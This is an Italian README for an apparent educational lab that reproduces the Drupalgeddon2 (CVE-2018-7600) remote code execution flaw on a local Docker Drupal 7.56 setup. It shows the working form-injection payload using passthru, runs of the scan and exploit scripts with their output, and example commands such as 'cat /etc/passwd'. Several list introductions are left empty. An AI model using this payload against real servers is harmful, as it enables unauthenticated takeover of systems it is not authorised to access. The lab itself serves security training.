Laboratorio educativo che dimostra CVE-2018-7600 (Drupalgeddon2) Remote Code Execution utilizzando un ambiente vulnerabile Drupal 7.56 basato su Docker.


Laboratorio didattico che dimostra lo sfruttamento di CVE-2018-7600 (Drupalgeddon2) utilizzando un ambiente Drupal 7.56 vulnerabile distribuito con Docker.
Questo progetto simula un flusso di lavoro reale di valutazione delle vulnerabilità, includendo:
CVE-2018-7600 (Drupalgeddon2) è una vulnerabilità critica di Remote Code Execution (RCE) nel CMS Drupal.
Il problema esiste nell'API Form di Drupal, dove l'input controllato dall'utente può essere interpretato come array di rendering, consentendo agli aggressori di iniettare callback dannosi come:
Ciò porta all'esecuzione di comandi non autenticati sul server.
Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database
cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf
git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab
docker compose up -d

http://localhost:8080
python3 scan.py http://localhost:8080
Esempio di output:
[~] Scanning http://localhost:8080... VULNERABLE
python3 exploit.py http://localhost:8080 id
Esempio di output:
uid=33(www-data) gid=33(www-data)
Struttura base del payload utilizzata:
name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami
Comandi di esempio:
whoami
id
cat /etc/passwd
Elenco completo dei payload disponibile in:
payloads/payload-list.txt
Per mantenere una struttura del repository pulita e professionale:
Questa separazione garantisce:
Questo laboratorio è destinato a:
Questo progetto è solo per scopi educativi e di ricerca.
Non tentare di sfruttare sistemi senza esplicita autorizzazione.
Gli autori non sono responsabili per un uso improprio.